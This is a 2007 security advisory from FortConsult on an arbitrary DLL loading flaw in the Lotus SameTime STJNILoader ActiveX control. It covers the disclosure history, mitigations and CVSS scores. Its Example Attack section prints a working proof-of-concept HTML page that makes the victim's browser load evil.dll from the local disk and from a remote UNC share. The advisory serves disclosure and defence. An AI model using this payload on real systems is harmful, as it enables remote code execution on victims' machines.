

SECURITY ADVISORY

April 2006

Lotus SameTime Arbitrary DLL loading and execution



Table of Contents

The Security Research Team.....	2
Brief Issue Description	3
Affected Components	3
Known Vulnerable Platforms.....	3
Issue History	3
Example Attack	4
Mitigation	5
CVSS Issue Severity Scores	6

About FortConsult

FortConsult is an unbiased, vendor independent security consulting company, based in Copenhagen, Denmark, and operating throughout Europe.

We are experts in discovering and managing vulnerabilities in applications and in IT infrastructure such as network equipment and servers.

We are also certified by VISA and MasterCard to perform PCI Data Security Standard audits.

If you would like to hear more about our services, or need assistance in solving a specific security problem, please visit www.fortconsult.net or call +45 7020 7525.

Copyright and Disclaimer

The information in this advisory is Copyright 2007 FortConsult A/S. It is provided so that our customers and others understand the risk they may be facing by running affected software on their systems.

In case you wish to copy information from this advisory, you must either copy all of it or refer to this document (including our URL).

No guarantee is provided for the accuracy of this information, or damage you may cause your systems in testing.

The Security Research Team

This advisory has been discovered by FortConsult's Security Research Team (team-member: Andrew Christensen), as part of a general investigation into the security of software used in the IT environments of our financial services customers.

FortConsult is a specialist in technical services within the field of IT security. We are vulnerability experts that help business enterprises to protect themselves against the numerous security threats that exist today – both as impartial consultants and with responsibility for specific tasks. Our primary services are security tests and practically-oriented security consultancy.

For more information: www.fortconsult.net.

Brief Issue Description

An attacker can, after persuading or forcing a victim to open / view a malicious webpage, trigger an arbitrary DLL component on the local machine or a Windows networking share, to be loaded and executed.

The root cause of this problem is a JNI¹ ("Java Native Interface") which allows access to native Windows functionality through use of a DLL, but which does not control the DLL that can be loaded.

Affected Components

Lotus SameTime is an instant messaging system distributed as part of the Lotus Notes group collaboration and email suite. While both a stand-alone desktop client and a web-based Java version are available, only the Java version is affected.

Known Vulnerable Platforms

FortConsult has tested Lotus SameTime STJNILoader.ocx version 3.1.0.26. Previous versions are assumed vulnerable as well, as the technology appears to stem from the late 1990's.

This issue has only been tested under the Windows environment. It is not known if similar JNI issues may affect any available Linux version of the SameTime software.

Vendor Name:	Databeam (distributed by IBM / Lotus)
Internal DLL Version:	6.05.01.15
MD5 sum:	3142BC8729DBABEA26BDC34E6B23E19C
Filename	c:\WINDOWS\Downloaded Program Files\STJNILoader.ocx

Issue History

April 2006	Discovery of issue in FortConsult testlab.
August 2006	IBM informed of issue by FortConsult via VeriSign iDEFENSE
April 2007	IBM issues patches and new, safe version; advisory is disclosed to public.

¹ A description of what a JNI Loader is can be found at:
<http://java.sun.com/j2se/1.4.2/docs/guide/jni/jni-12.html>


Example Attack

The following HTML code, if rendered using Internet Explorer (or in some cases with Firefox) on a vulnerable machine, will cause the victim machine to attempt to load and execute c:\evil.dll, and then \\1.2.3.4\unc\share\evil.dll.

```
<html>
  <head>
    <title>Evil STJNILoader Caller</title>
  </head>
  <OBJECT
    id="Security"
    width=0 height=0
    classid="CLSID:7261EE42-318E-490AAE8F-77649DBA1ECA"
    CODEBASE="https://www-
1.ibm.com/sametime/stmeetingroomclient/STJNILoader.cab">
    <SPAN STYLE="color:red">Congrats. You aren't vulnerable.</SPAN>
  </OBJECT>
  <img src=http://www.fortconsult.net/images/topbar.jpg>
  <script language=vbscript>
    msgbox "Loaded, attach a debugger if you want"
    msgbox "loading evil.dll and remote shared evil.dll"
    Security.LoadLibrary "c:\evil.dll"
    Security.LoadLibrary "\\1.2.3.4\unc\share\evil.dll"
  </script>
  <body>
    <p> Demo by Andrew Christensen, FortConsult ApS
    <p> www.fortconsult.net / anc@fortconsult.net / +45 7020 7525
  </body></html>
```



Picture 1: Browser loading JNI trigger



Picture 2: Debugger showing c:\evil.dll loaded

Mitigation

This issue can be corrected by applying fixes from IBM:

<http://www-1.ibm.com/support/docview.wss?uid=swg21257029>

You can also mitigate these issues by applying ActiveX Kill Bits for the following class IDs:

```
{7261EE42-318E-490A-AE8F-77649DBA1ECA}
{0B9C9C7D-ED81-4594-AFCB-FC5588125382}
```

CVSS Issue Severity Scores

The issues described in this advisory have received a base score of 8.5. The score is based on the following criteria.

FortConsult has used the online CVSS calculator found at <http://www.patchadvisor.com/PatchAdvisor/CVSSCalculator.aspx> to calculate these scores.

BASE METRICS: 8.5

Access Vector:	Remote
Access Complexity:	Low (plaintext exploit, no shellcode needed)
Authentication:	Not Required
Confidentiality Impact:	Partial
Integrity Impact:	Complete (victim has foreign code being executed as "official" part of SameTime)
Availability Impact:	Partial
Impact Bias:	Integrity

TEMPORAL METRICS: 7.4

Exploitability:	High
Remediation Level:	Official Fix
Report Confidence:	Confirmed (by VeriSign iDEFENSE and IBM)

ENVIRONMENT METRICS: 7.5

Collateral Damage:	Low
Target Distribution:	Low